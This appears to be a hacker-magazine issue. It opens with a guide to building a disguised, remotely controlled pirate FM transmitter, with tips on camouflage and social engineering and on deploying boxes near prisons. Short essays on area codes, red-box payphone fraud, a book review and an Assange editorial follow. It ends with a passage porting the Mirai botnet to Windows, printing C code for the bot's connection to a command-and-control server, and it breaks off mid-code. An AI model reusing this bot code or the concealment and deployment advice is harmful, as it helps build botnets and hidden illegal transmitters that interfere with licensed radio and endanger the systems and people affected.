Turn that shit up! In this article, I'd like to share the knowledge necessary to deploy your own remote controlled FM radio station. Who ever said playing around in a graveyard couldn't be fun? The goal is to have a box with all of the required components, blending in enough to not draw much attention. Think of a weather station, a traffic control box, or a remote terminal DSLAM. How often do most people pay these any mind? There's no reason that these couldn't potentially be deployed at a remote intersection, or on the side of a highway, or even up on a telephone pole somewhere. Granted, if you're going to be that ballsy, get some official looking clothes and a work truck, and be a very capable social engineer. Otherwise, there are plenty of options, like up on the roof or balcony of a large apartment building, a hotel, a park... anywhere is fair game. The higher, the better. You can use Google Earth to look at terrain to determine high locations. The general rule of thumb is that the farther you can see the roofs of buildings, the better. The usual "educational purposes" disclaimer applies, as well as a warning that unlicensed broadcasts at any useful distance is a violation of New Jersey and Florida state laws, as well as FCC regulations.

What you will need is, obviously, an FM transmitter. There are plenty of cheap Chinese models available on eBay, as well as Elecsky. Warner RF and HLLY are reasonable choices brand-wise on the Chinese side of things. The downside of these cheap little wonders is that they're very prone to "splatter," or broadcast in places on the band that they shouldn't (and that you don't want), so make sure you get a low pass filter to avoid pissing off the FAA. The "low pass" should be 108mhz and 50 ohms. I'm not going to outright say that "you get what you pay for" with the Chinese boxes, but they're definitely not as good as the good stuff. For a bit more, you get a bit less from Aareff feature and power-wise, but they are very well made. I present these options, but I must tell you there are *tons* of options out there beyond this. What you will want will depend on what you want to do. A cheap HLLY is a good choice for a box you risk losing, but if you're reasonably certain your box will be safe, an Aareff is worth considering. You may find "kits" out there that include the antenna, cables, and power supply, but be careful. The antennas tend to be cut to a frequency away from where you want to be. In radio transmitting, fractions of inches make a difference. If you'll be near the center of the band (96-102ish), you'll be all right usually, but it may make more sense to get the antenna separately.

On the topic of antennas, you obviously are going to need one. The antenna should be rated for the power you'll be putting out. Just like speakers, a one watt antenna will not be a good match for a 15 watt transmitter. Luckily, you have a ton of choices. The ground plane is fairly standard, but the J-pole is also popular. You also have to decide what polarization you want. Vertical tends to be good for cars, horizontal for homes, or circular to get good reception in both (but half the effective power - and expensive). These are broad generalizations, and if you want to learn more about the pros and cons of all of your options, there are tons of sites that'll do a better job than I can in this basic primer. Personally, I find a vertical J-pole to be the best overall. They're cheap, low noise floor, rugged, some gain, etc. Google "FM Broadcast Antenna" for a shitload of resources on how to build, buy, or learn more.

As for cables, connectors, filters, etc... mostly you'll see 75 and 50 ohm options. *Always* select 50 ohms for your broadcast equipment. *Do not* mix impedances! I won't detail the full electronics reasons, but the end of the long boring story is "broken transmitter." Stick to 50 ohms. 75 is for receiving. Also, you're going to see the terms BNC, NMO (N connector), etc. in regards to your connector. Save yourself headaches and stick with one standard. I like NMO because it's watertight and can do pretty much anything. Adapters suck - there are extra connections that can fail and there's no good reason to want to try to connect these different standards. Damn adapters are always the first thing to fail for some reason. If your transmitter is NMO, get NMO cables, filters, antenna, everything. If you're dead set on getting something out of standard - like a transmitter with BNC out - you can get cables that have BNC at one end and NMO at the other. But avoid adapters.

By this point, these are the essentials to getting "on the air." Transmitter to cable, cable to antenna. As basic as it gets. Now you can fine-tune things if you want. Got an SWR meter? I'm sure you do! Not. But here's the truth on this "fractions of an inch" deal. At the power levels you're likely to be pushing, it's not going to matter too much. Find an online "antenna length calculator," punch in your frequency, and cut it as close as possible to that. If you intend to do more than 15 watts or so, then maybe it might be worth testing the SWR. The cheap-o China boxes seem to include an SWR meter on some boxes, so that's useful. For FM broadcast, I personally don't like any more than 1:1.5, but anything under 1:2 is probably safe. 1:1 is considered perfect. As an example of how narrow these windows can be, I have a thin whip magmount that's 1:1 at 88.1, but 1:1.7 at 88.9. In generalities, the "fatter" your actual antenna, the wider the bandwidth, meaning I can also have less than 1:1.5 from 98 to 103, but that can negatively impact the signal overall. Don't assume that any "FM broadcast antenna" will work - they may need tweaking. Higher channels are smaller, 108mhz is going to be a few inches less than one at 94mhz, so definitely check out that calculator. Higher power makes SWR much more significant, too.

So, does the transmitter and antenna work OK? Good! Let's get to the fun part. You will need a Raspberry Pi or some other low power microcomputer, it will need interwebs in some form (4G or Wi-Fi), a power relay module for said Pi, a good sound output, and *thick* cable, super shielded crazy ridiculous audio cable... the harder to handle, the better. Interference from RF will be an issue, and feedback can be a problem, so thicker cables from the sound card to the transmitter are very highly recommended. In addition, get some ferrite chokes for pretty much every few inches of every involved wire. They're cheap and they really help with interference/feedback in the system. Not necessary, but very highly recommended after lots of hair pulling. We will also need some kind of enclosure, which will depend heavily on where you intend to deploy this box. Look into various "industrial" enclosures that can be easily adapted. I'm partial to boxes meant to store weather station equipment, as they have an excuse to have technical-looking equipment mounted outside of them, as well as not drawing attention for having solar panels.

Now, this is the optional stage. Is this going to be on the power grid? If not, you have to determine how to get power to the box. Wind can be good in some areas, solar in others. You will want deep cycle batteries as well. I recommend two golf cart batteries. They're six volts each, but when connected in series they provide what I think is a very good cost per amp hour of capacity. Any deep cycle battery will work fine, though, so long as your power source feeds them a decent charge every so often. Also, is the box going to be mounted off the ground? If not, some concrete may be worth considering. A bag or two of cheap instant concrete and cement screws will look a lot better and prevent problems with the box rusting. Remember, the more official this looks, the less it'll be looked at or messed with. Look at stuff in your area and look at the stuff meant to blend. Study these, they're your goal. Unfortunately, blending makes it hard to get a lot of distance, so unless that ground level spot is on a big hill, you won't get more than a mile or two. Every extra foot high you can get that antenna makes a difference.

What about securing the box? Get some padlocks. I'd also recommend sandbags to weigh it down, especially up on a roof or somewhere windy (after placement, of course). What about mounting the antenna? You'll need some kind of mast, as well as some U-bolts if you want the mast and enclosure together. There are pros and cons to this, but ultimately it's up to you. AES sells 35 foot fiberglass masts that could potentially be used, but any pole or strong pipe will do the job just fine. If you mount the mast separately, consider a post digger and cement to keep it secure, at least three feet deep. The general rule is one-third height above ground below, so a 10 foot pole should be 3.3 feet deep, but this rule can be bent a bit. Be reasonable. Don't do 30 foot poles a foot deep. The higher your mast, the more you'll need to consider lightning protection, so I'd keep the heights fairly low. It's still not technically "safe" at any height, but I'm too lazy to deal with that risk most of the time. My four antennas at 20 to 25 feet have yet to be struck in over five years, though I'd "cheat" and bury a copper wire connected to the ground of the antenna at the low-pass. A bare copper wire a shovelful down isn't a bad idea, but it is not even close to proper. Google "RF lightning protection" if you care. There are other ways to mount an antenna, but you're on your own for creative ways to do that. I can't cover everything.

Other odds and ends, thick wires, caulk, drill bits the width of your coaxial cable, etc. There's a lot of little things and I may be missing things. Common sense will help fill the gaps, and hacker ingenuity makes some stuff optional, so consider this a guideline or a framework to work from.

With your Pi (or other small low power computer), you will need a few things - an SSH server and an application capable of playing streaming audio. Of course, you can get fancy and set up scripts to do everything automatically upon receiving a text or email, but for now we're keeping it fairly simple. The relay module will be used to control the power to the transmitter, so depending on whether you have grid power or battery power, the method will likely be different. For this article, we'll focus on battery power since it covers more ground, and the grid power stuff should be self-explanatory. Most transmitters are 12 volts, so that makes things easy. The Pi is 5.5, so that causes somewhat of an issue. Luckily, it's a simple issue. Buy any Micro-USB car charger that outputs at least one amp for the simple solution. If you want to get a voltage regulator and read up on USB wiring diagrams, be my guest. It's much more proper, so at least consider it. Ugly solution - get some alligator clips and clip a positive wire to the tip, and a negative wire to the outside of the plug. Is your power coming from the batteries? Well, if they're the six volt golf cart batteries, hook them together. Easy to do. Run a wire from the negative on one battery to the positive on the other. Now you have one giant 12 volt battery. Power is run from both batteries as if they're one.

OK, so now you have some power. I recommend testing the power brick for the transmitter before you move on, even if you won't use it. We need to know the polarity. Do you have a multimeter? Great, plug in the brick and test the polarity. If you don't, be creative. A spare motor can be used to test it... an LED, a speaker. Consistent results, such as same direction of spinning or the speaker "pushing" should mean that the polarity matches when testing. Polarity is *very* important with DC power. So note the polarity in the first test, unplug the power brick, and snip off the end with a few feet of wire. Strip em and hook em up to the relay module opposite the lines from the battery. Activate that switch and test polarity again. If wrong, turn off the switch and reverse the wires. That'll work. Do note the output voltage on the power brick. If it's not 12 volts, then consider a voltage regulator... unless it's close. 13.8 volts is pretty much 12 volts and 10 volts is close enough. There's some tolerance here.

Now, if you have a purely AC-powered transmitter (I do not recommend this unless you're doing all grid power), you will need a pure sine wave power inverter. Modified sine wave inverters introduce a lot of noise into the system. This only applies to battery powering AC transmitters, though. A real pain in the ass. The relay modules can do both DC and AC, so that's all good.

So, what now? Run power to the devices. Get battery clamps or rings or whatever they're called and hook power to the wires. Polarity matters! Consider getting a "power block" for an easier way to wire things instead of a nest of wires at the batteries. You can solder all you want if you want, but to make the entry barrier low, I'm trying to write these instructions so anyone can do it with minimal tools or skills. Clips and clamps work just fine in a pinch. It can get you started nice and quick.

You should test this all out. Is everything getting power and working right? Cool! If not, figure it out. We're moving on to setting up the infrastructure here. How do you stream to that puppy? Well, you have choices here. Icecast can run wherever you want, even on the Pi itself. Whatever you do, make sure the ports are open for Icecast. You can find countless tutorials on setting up Icecast and streaming to it online. Your goals are to stream to your Pi, so don't publicly list it and limit it to however many connections you need for how many of these boxes you build.

Once this is all good to go, well... let's test it out! Make sure your Pi has SSH running, make sure you *never* power on your transmitter without the antenna connected, *ever*. Make sure there's a nice fat audio cable from the Pi to the transmitter with plenty of ferrite chokes clipped on there. In an ideal world, the Pi will already boot with all the features you'll need - SSH, Internet, Icecast, etc. You will not be there to start these services, so get your startup services in order now. SSH into your Pi and point it to the stream address after turning on the correct power relay for the transmitter. You should be hearing whatever you're streaming over the radio. Reboot and try again to make sure that your startup services work as they should.


Do you have the local test working locally? Great - though it's usually not smooth to deploy it "in the field." You will want some form of dynamic IP updater in most instances, such as DynDNS or No-IP. You'll need an address to access the Pi from a remote location, one that doesn't change. These will help there. Also, since there's not a lot you can do about volume levels once deployed, set your volume levels now. Play a standard MP3 or OGG or whatever and turn on the transmitter. Jump in your car and compare your station to your local commercial conglomerate; you want to be around the same level. Too high and you'll overmodulate, bleeding over and causing stereo to cut in and out. Too quiet and you'll be, well, too quiet. This is also a good time to check around for a good frequency to broadcast on. You want to be at least two away from existing stations. 101.3 may be open, but if 101.1 and 101.5 have stuff on them, you'll probably piss them off. Not good. `Radio-Locator.com` can help you find good frequencies to start with. Do this where you plan to deploy. A station might be empty a mile away, but may be booming up on the hill. That's a problem. Once you find a station, we should start working on the box itself.

Your enclosure, if it's like what I like, is a bog old weatherproof box with plenty of room inside for everything needed. Grid powered boxes can be much smaller. You will need to drill holes in the box to run the coaxial wire and wires for the power feed. You can find boxes with wire holes pre-built, but either way, run the wires through the box. If you're mounting the mast to the box, drill some holes for the U-bolts, one near the bottom and one near the top to stabilize it. At the top of the mast will be whatever antennas you need. Wi-Fi or 4G network antenna can go right below the transmit antenna, if you want external antennas for Wi-Fi/4G.

If you decide to go with solar/wind, consider where to place these. I like mounting solar right on top, which needs more holes drilled. The caulk is to reseal these holes once they're in use to make them not leak or rust. Same with the wire holes. Caulk is cheap, so go nuts. Once the holes are drilled, you can start putting stuff in there if you want (or do it at the remote site - these boxes get damn heavy). Pre-load and hook up everything to test it. If it works and you can connect to it and everything, cool. Take out the batteries and load it into a truck or van. But seriously, test *everything*. The goal is to never have to look at or see this box again. Also, if mounting the mast to the enclosure, wait to do that until at the deploy spot. Like the batteries, it will make it hard to move. If using solar panels, make sure they angle south or west, depending on location.

Let it sit in the sun or wind for a day, and when you just can't wait anymore, start streaming to the Icecast server, SSH to the Pi, turn on the power relay to the transmitter, and play your stream in MPlayer or whatever you choose for said stream. Turn on your radio and, if you're within range of your deployed box, enjoy being "on the air." A good charge should net you hours and hours of broadcasting, depending on your wattage. Ten watts will go all night with good golf cart batteries, though don't forget to turn off the power relay to the transmitter when you're done. The Pi is not very graceful in "low power" situations; consider a watchdog for it. Don't run those batteries totally dry - it'll damage them, likely lock up the Pi, and is not good for the transmitter.

Why is air free when airwaves are not? Why should they belong exclusively to the highest bidder? I hope that I've at least inspired some thought with this article. Happy hacking! Please help deploy these boxes by prisons in your area. Prisons are the best bang for your buck, lots of people in a small area, all with radios and starved for entertainment. Just sayin'.



Why You Should Always Give out Your Telephone Number with the Area Code (Even If Not Needed Locally)

by CheshireCatalyst

After attending the Circle of HOPE computer hacker conference in the summer of 2018, I visited an old friend in Buffalo, New York, and stayed with her for a week before heading off to my 50th high school reunion. In New York State's Niagara Frontier region of area code 716, I saw a large number of vehicles with their telephone numbers painted on the side, most without their area code.

I found this patently wrong. As a fellow who lives in tourist-dominated Florida, where the area code changes every 30 miles or so, you have no idea *where* those seven digits on the side of a panel truck or van can be located, so if you want to contact that company, you need the NPA to go with the 7D. In the old days of "Bell System Practices," phone numbers were designated by the Numbering Plan Area (area code), and the 7D (seven digits) that followed the telephone number within that area. Phone numbers were referred to by telephone engineers as "NPA Plus 7D," and we phone phreaks of those days wanted to be Just Like Them.

In the 1970s, the ITU (International Telecommunication Union) took up the topic of printing telephone numbers on business cards. The ITU is based in Europe, where people change country codes every 50 miles or so, let alone local area codes. It was determined that country codes would be designated with a + (plus sign), and that digits required "for the national service" would be in parentheses. A typical number in England would look like: +44 (0) 343 222 1234 (the number for London Transport) where the zero in parentheses is only used if dialing the number within England, which means you would use the zero to reach the long distance circuits instead of the 44 country code for the international cables.

The + character tells you to place the country's exit code (00 for the U.K. and most of Europe) before the 44 country code if calling this number from outside that country. (The exit code for the United States is 011 before the country code you're dialing). Mobile phone networks have taken most of this drudgery out of the process, since they accept the + character as meaning "replace this character with the exit code if needed and continue dialing the number. So, in your contact list on your mobile phone, just put the +1 311 555-1212 telephone number in for your correspondent, and the phone will do everything it needs to. It will put the "+1" in front of the number to dial it if you are overseas yourself and need to reach countries in the North American Dialing Plan (+1 followed by an area code), or not if you are within the USA, Canada, and assorted Caribbean islands that make up International Calling Zone 1.

Here in the States, if you are in a large district that still has old-fashioned seven-digit dialing, you should write your telephone number as (311) 555-2368 (this example telephone number was the one found on telephone dials in old Bell System ads in magazines like *National Geographic* and *Life*). So in this example, where the area code is not required for dialing in the local area, the parentheses tell us that (though most people don't realize it).

There is a proliferation of ten-digit dialing being required in areas with overlay area codes (and many places are getting overlay NPAs). In areas with ten-digit dialing, the phone number should be written without parentheses.

We Just Called Them Dialers

by Eric Meisberger

The blue box is intrinsically linked to the culture of hacking. What I want to talk about isn't the blue box, but the so-called red box. I say so-called because I never knew it by that name.

In the early 1990s, there was an interesting intersection between hacker/phreaker culture and underground music culture. Hardcore music, less punk in aesthetic (swap out a leather jacket for a hoodie, and Docs for Vans), but still DIY and punk in ethos, converged with the world of phreaking and hacking as some anarcho-minded folks began looking to, in this case, make free phone calls. In a pre-widespread Internet age, setting up a tour for your band with a notebook, a map, and a telephone was how things were done. Enter the red box... or, as I (and many others) knew it, the dialer.

As many readers undoubtedly know, a red box dialer was a hacked piece of electronic equipment that, when placed over the microphone of the handset on a payphone, created a sound that emulated a nickel, dime, or quarter being dropped into the payphone. Interestingly, in doing a little research on this, I even found out about analog red boxes. These were for the technically challenged. This device was a rigged-up cassette tape case with a rubber band wrapped around it. When opened slightly, and the band was snapped, it would make a sound slightly like that of a red box, or a quarter going into the phone. I have no idea how well these worked!

Crowdsourcing some informal oral online history (90s Hardcore emo records and tapes, Facebook group) seems to point to dialers coming into punk hxc culture around 1993, and were ubiquitous four years later. By 1998, red box dialers were basically useless. The lack of payphones and the dreaded experience of an operator coming on and saying they knew what you were doing were on the rise. Asking some folks who were using dialers back then yielded a few funny anecdotes of operators busting people.

"I know what you're doing punk! Stay right there - the cops are on the way!"

"I liked it when the operator would come on if you pushed the dialer buttons too fast. They knew what was going on but I would pretend to fumble around with quarters anyway."

"In Texas, while on tour, I was using one and the operator came on.

'Honey, in Texas, we use real money to pay for payphone calls. We don't cheat with those little boxes. That'll get the police called on you. Shall I call them?' she said.

I replied, 'No ma'am. I have the coins right here.'

I left. We went on down the road and used another payphone. No problems."

A few people I came across even mentioned the "*2600* crew" in their remembering.

Indeed, *2600* did publish pieces about the nuts and bolts of making a dialer into a red box (in the Autumn 1990 issue specifically, in a piece by Noah Clayton), and a few years later Billsf wrote a piece about all the "color boxes" that could be made ("True Colors" in Autumn of 1993). Billsf mentions explicitly in that piece that use of a red box was "...now very popular in the States. Is anything but safe! Do not use!" I found that particularly interesting, as that is pretty much when the jump from red box/dialer use had made the switch from phreaks to hardcore kids. At least Billsf was on the fore of knowing this was something to back away from, while the punks and hardcore kids were barging in full on! That said, dialer use among phreaks and phreak-adjacent folks continued for at least four years or so before it was a dead hack.

Some folks talked about IRC and alt.punk. [fillintheblank] (and even a few mentions of "the Straight Edge List" for those of you for whom that might mean something, as it did for me! I hadn't thought of that in a while!). These message boards would allow people to communicate and exchange ideas in a way that literally a few months or years before was done through letters or zines. Through this expanded communication there was a crossover of hacker/phreak culture and punk hxc culture. Along with this came for some a critique of, and direct action toward, capitalism. So-called commodity hacking and scamming had a large renaissance at this time as well. Zines and info at punk and hardcore shows increasingly dealt with scams and other commodity hacks (from soaping or gluing stamps to salt-watering drinks machines and beyond) that people could use.

My interest in technology in general, and where tech meets hacking in particular, is really in the arena of where the social aspects of technology are realized. The fact that a subculture that means a great deal to me has a very real and very interesting crossover into the world of hacker and phone phreak culture is quite fascinating. Digging back into all of this made me want to look more at those connections. Looking at how a subculture that was based on making music and publishing zines and doing more with less in many ways collided with a culture that prided itself on the same things in the world of tech was quite special. This has allowed me to reflect on how the individualism; the anarchistic streak; the active, hands-on critique of capitalism; and the dyed in the wool ethic of Do It Yourself operated in multiple worlds. Because of timing and the spread of communication and online communities, the lines between those worlds could blur.

It was the early Internet Age: the connection of hacker/phreak culture and punk hxc culture through message boards, communication lanes not previously available, the do-it-yourself spirit of punk and hxc including a "make do with less" streak. Some of these actions are certainly based in activism, but some are merely from not having the resources to do what you want to do - so you hack a system to be able to do it. And, of course, some of this was for fun, or to simply hack a system because it was there.

I daresay that people who came up in the DIY hardcore and punk scenes might interact with tech in a different way than many others. Knowing how things can be modified, changed, and scammed gave many of us a new perspective (and an approach of critical thinking) on how to look at multiple aspects of life. From jobs to politics to hobbies, we saw things that others might not have been able to recognize. Some of us had been hacking multiple parts of our lives and cultures for long enough to know that when tech becomes ubiquitous it can, and will, be hacked too. Like all hackers and phreaks, figuring out what to do next is up to each of us.

BOOK REVIEW

Weapons of Math Destruction: How Big Data Increases Inequality and Threatens Democracy,

Cathy O'Neil, Crown Publishing, 2016

Review by paulml

Big data and algorithms are supposed to be the "saviors" of our modern world. With them, a corporation or a government is supposed to be able to measure and analyze almost anything. But what if those algorithms are very flawed?

Among the suggestions to fix American education is to get rid of bad teachers. Standardized test scores are one way to find those bad teachers. What if the students didn't learn the basics of math, for instance, in a lower grade? What if the teachers in that lower grade blatantly corrected the tests before submitting them to make themselves look better? If the test scores for a class are not as good as the algorithm predicted, then that teacher is out the door. There is no way to fix that algorithm, to bring it more in line with reality.

Crime prediction software sounds like a godsend to cash-strapped police departments. Why not concentrate resources in areas where there is predicted to be a better chance of crime? If a police department includes "nuisance" crime, like underage drinking or pot smoking in public, the algorithm will send units to that neighborhood on an increased basis. If it happens to be a minority neighborhood, and otherwise is law-abiding, the residents can expect more instances of "stop and frisk." Again, changing that algorithm is not possible.

At work, it is not possible to change the algorithm that makes the employee schedule because a person has transportation or child care issues. Profit comes first. "Clopening" is when an employee at Starbucks, for instance, closes the store at 11 pm, then has to return in a few hours to open at 5 am and work a full shift.

Algorithms have their good and bad points. The biggest bad point is that there is no way to change them and get them to conform to the real world. Written by a data scientist, this book is a big eye opener and is very much worth reading.

CONVICTIONS

To say journalism is under attack at present would be to minimize and simplify reality, almost to a comical degree. It's been threatened for ages. The current situation goes well beyond that. What we are facing right now is nothing short of dire.

No doubt you're familiar with what's been going on this year, an extension of what's been happening for the past decade. The drama surrounding WikiLeaks finally hit a fever pitch with the arrest and imprisonment of its founder Julian Assange this April.

Over the years, Assange has done much to anger and disappoint many, including a significant number of those who once enthusiastically supported him. We could go on at great length about the harm caused by selective leaks which might have helped to sway public opinion or poor journalistic habits that seem designed more for harm than for release of information. We see many saying he's getting what he deserves and that they have no sympathy. And this is precisely what those in control, those who view the very concept of journalism as an annoyance and a roadblock, *want* people to conclude.

We're all too familiar with the popularity angle used by prosecutors and lawyers. In 2000, when we found ourselves being sued by the Motion Picture Association of America, it wasn't actually because of anything we had done (linking to computer code that allowed DVDs to be played on Linux machines). Many thousands of others had done the same thing. Rather, we were selected to be sued because of *who* we were. A bunch of hackers who had a history of defying the system and revealing security holes were a great target to aim a lawsuit at. Had we been a Girl Scout chapter or a group of veterans, we probably wouldn't have lost the case, let alone been chosen. But we were easily portrayed as evil to the mainstream and the courts, and that's why we were picked.

Now WikiLeaks obviously stood out a bit more and made some very powerful enemies by releasing a trove of information over the years. They were always going to be a target. But by focusing primarily on an individual who's easy to view as unsympathetic, the authorities have increased their odds of prevailing in an action that far more people would normally see as extremely dangerous.

At press time, there were a number of charges filed by the U.S. government against Assange, and the issue of extradition has yet to be decided by the British courts. (It's interesting how so many discounted Assange's fear of this very scenario, which led to his self-imprisonment for the better part of a decade, but which turned out to be quite well-founded.) It initially started with a single accusation, one that seemed almost too easy to refute due to its absurdity. Assange was accused of helping Chelsea Manning crack a military computer password based on an intercepted chat log. But there simply isn't any evidence that shows he actually did anything other than say he'd try to help. We see this as an example of someone being strung along much more than we see anyone actually being given assistance.

The real charges came down weeks afterwards and they're what we all need to be concerned with. Under the Espionage Act, Assange is being accused of publishing classified information. What's most problematic here is that this is something that journalists have been doing in this country for as long as they've existed. And this is the first time in history that the Espionage Act has been used in this manner. If successful, there would be nothing at all to differentiate Assange's actions from those of *The New York Times* or smaller publications like the one you're reading. Regardless of how you view Assange's actions or personality, there would be no distinction at all between him and any journalist if this became a precedent.

Back in the Obama administration, going after Assange by using the Espionage Act was something that was debated - and rejected. The concerns over what it would mean to a free press, as well as the perception of it not being constitutional, were enough to reach the conclusion that this was a very bad idea. But now, that's no longer the view from those in power.

We can't say we're surprised. This administration has made no secret of its contempt for journalism, particularly the kind that asks them a lot of questions and uncovers facts that they want to keep concealed. And we have no doubt that if this is successfully used against Assange, then it will also be used against more mainstream, more conscientious, and more professional journalists. It's all about changing perceptions over the years. What was once unthinkable is now perfectly normal. So consider what is unfathomable now to be all too likely in the future.

Leaks are messy. They're *supposed* to be. Rarely does the unauthorized release of information not annoy the hell out of someone. And, in some cases, leaks can be harmful to innocent people. But if the information is already compromised, its publication is only verification of the poor security that existed, albeit irresponsible. We've seen journalists reveal private information many times in the past, sometimes carefully and sometimes not. Those who engage in the latter see their reputation suffer, along with that of anyone affiliated with them. They can be sued and can lose the respect of colleagues. But we don't imprison them just for being irresponsible at their job. And we certainly don't invoke the Espionage Act.

Of course, the other disturbing part of this story centers on what is being done to Chelsea Manning, the source of the leaks in question years ago. She has already paid the price for her actions and, after being pardoned, she should be free. But, as we go to press, she is not. Why? Because she refuses to help the government in its case against Julian Assange. Think of it. The source of the leaks is being called upon to help imprison the publisher of those same leaks. It's a bizarre reversal of the pressure that journalists can face to reveal their sources, an act of conviction that actually *has* been used on rare occasions to put journalists in jail.

Because Manning refuses to play this game, she has been quickly put back in prison. It's incredible, and quite telling, to see such swift action taken against someone standing up for their beliefs while those in the government who ignore subpoenas, commit perjury, and wantonly disobey the law continue to walk free.

In the vast majority of cases, we are better off knowing the truth, whether it's the emails of a politician or the financial data of a leader. As for so-called classified info, we should never blindly believe those who insist that certain things be kept secret without any neutral oversight. That is a big part of what the Chelsea Manning revelations revealed through WikiLeaks in the first place. We need to know the truth when individuals commit crimes and are protected simply because of who they are or who they're working for. The "Collateral Murder" video showed us, through unbiased eyes, the killing of civilians and journalists (including two members of Reuters) by four U.S. Army soldiers. We deserved to know about this, rather than have it covered up, as it had been up until the release. And the people who help to reveal such truths need to be acknowledged as heroes who are actually protecting the values we're supposed to be standing for.

Of course, that's not what happened. Instead of the people responsible for this violation of our own military's code being prosecuted, they were instead protected while the person who revealed the truth was punished and labeled a traitor. This is a slap in the face to all those who risk their lives for their country and act honorably in its name, often paying far too high a price. The values we're now expected to accept are being twisted beyond recognition.

It was in 2010, shortly after the release of this video, that Julian Assange came onto our *Off The Hook* radio program on April 7, 2010 and told us that he felt there was no safer place to be than the United States after having released it to the world. At the time, many of us would have agreed, since a free press was sacred, at least on paper. Now that paper is at great risk of being rewritten if current trends continue and if the populace doesn't see the dangerous path we're all being led towards. This is not a time to be indifferent.

Porting IoT Malware to Windows

by august GL

I don't know how many of you remember, but there was a big trend in the past few years. That big trend was botnets, specifically IoT (Internet of Things) botnets. Botnets had been around for a while, but IoT ones really sprung up. I'm not gonna get into too much detail about IoT, but the main targets for these types of botnets were routers and cameras. People were also at one point scanning phones into their botnets. The way IoT bot herders got their bots was by scanning ranges of IP addresses, looking for devices running SSH or (don't laugh, Chinese router vendors still use it) telnet. When they found these devices running SSH/telnet, they would try a few username password combinations and, if they were successful, they would automatically download the actual malware onto the device, and boom! Another one bites the dust. I'm not gonna get into detail about scanning, and I most definitely will not teach you how to do it.

So what's the point of today's article? Well I guess I want to show how easy it was for me to port a super popular IoT botnet malware onto the Windows platform. First, let's talk about how it works!

Briefly, I'm gonna describe how Mirai works. It's a TCP server written in Golang (Google's baby language which actually isn't that bad), multithreaded so that it can handle many connections at once. It receives a command from the bot herder (yeah, the hottie with a botnet!), and when a command is received, the server writes it to all the connected bots. On the bot (malware/client) end, it receives the command into a string, parses the command, and then does whatever the bot herder told it to do.

So all the code you are seeing is windows C code, using the Windows API. I won't include any of the Linux code because you can find that on GitHub.

But how did I port it to Windows? Simple. Sockets! The original Mirai code for IoT used traditional UNIX sockets. Well, Microsoft implemented their own socket library, called Winsock, which is actually pretty cool. It's basically the same thing but for Windows. The only difference is that when you first make a socket, you have to add the following code:

```
// code

        WSADATA wsaData;
        WSAStartup(MAKEWORD(2,2), &wsa);

// end code
```

You must do that once, and only once. Any less and it won't work. Any more and it will break Winsock. I also will not explain WSAStartup in detail, but it basically specifies what version of Winsock your program wants to use, in this case 2.2 (MAKEWORD(2,2)), and it does some other fancy Windows API internal shit.

That part right there should go before you do any socket code. In this case, it's in the establishconn() function.

```
// code

static void establishconn() {

        // DO NOT FUCKING REMOVE THIS

        WSAData wsa;
        iRes = WSAStartup(MAKEWORD(2, 2), &wsa);

        // new socket
        dwMainCommSock = socket(AF_INET, SOCK_STREAM, 0);
        if (dwMainCommSock == -1) {
                // if socket fails, bConnection becomes false,
                ➥ showing no connection
                bConnection = FALSE;
        }

        // sockaddr struct, has information about socket

        SOCKADDR_IN sockaddr;
        sockaddr.sin_port = htons(69);
        sockaddr.sin_family = AF_INET;

        // Just change the IP (x.x.x.x)

        sockaddr.sin_addr.s_addr = inet_addr(“x.x.x.x”);

        // connects the socket to the server.
        // uses the sockaddr struct to pull info

        if (connect(dwMainCommSock, (SOCKADDR *)(&sockaddr),
        ➥ sizeof(sockaddr)) != 1) {
                // if successful, bConnection is TRUE
                bConnection = TRUE;
        }

// end code
```

That’s the function for establishing a connection. I’m not going to get too much into the logic of establishing a connection. If you compare the original Mirai function to the one I made above, you will see they are actually pretty similar! The main difference is WSAStartup, which is necessary. You also use a different data structure for sockaddr. In the original Mirai code (Linux), it uses:

```
struct sockaddr_in
```

In the windows code it has a different definition:

```
SOCKADDR_IN
```

but it’s basically the same thing. Moving on! Once you have a connection, this is what the code looks like:

```
// code

                        char *chIdBuf = NULL;
                        //ZeroMemory(id_buf, sizeof(id_buf));
                        // this is a windows bot
                        // so the id buf is “windows”
                        chIdBuf = (char *)”windows”;
                        UINT8 uintIdLen = strlen(chIdBuf);
                        ➥ // length of the ID buffer

                        // sends 4 bytes to connect

                        send(dwMainCommSock, “\x00\x00\x00\x01”, 4,
                        ➥ NULL);
                        send(dwMainCommSock, (const char *)&uintIdLen,
                        ➥ sizeof(uintIdLen), NULL);

                        if (uintIdLen > 0) { // if the length of ID is
                        ➥ greater than 0
```

```
                    // sends the ID buffer
                    send(dwMainCommSock, chIdBuf,
                    ➥ uintIdLen, NULL);
               }

// end code
```

You can see here (and in the comments) that this is a Windows bot, so the buffer will always be “windows”. It sends four bytes to connect to the server (“\x00\x00\x00\x01”) and then it sends the ID buffer (“windows”).

After that, you have to add code to receiving the buffer to parse. In theory, you have to create a function to read from the socket until a newline character (“\n”), or figure out the length of the buffer to receive and then read that many bytes in. In theory, it would look like this:

```
// code

               int retval = recv(maincommsock, (char *)&len,
               ➥sizeof(len), 0);
               printf(“retval: %d\n”, retval);
               len = htons(len);
               if (retval == sizeof(len)) {
                    retval = recv(maincommsock, (char *)
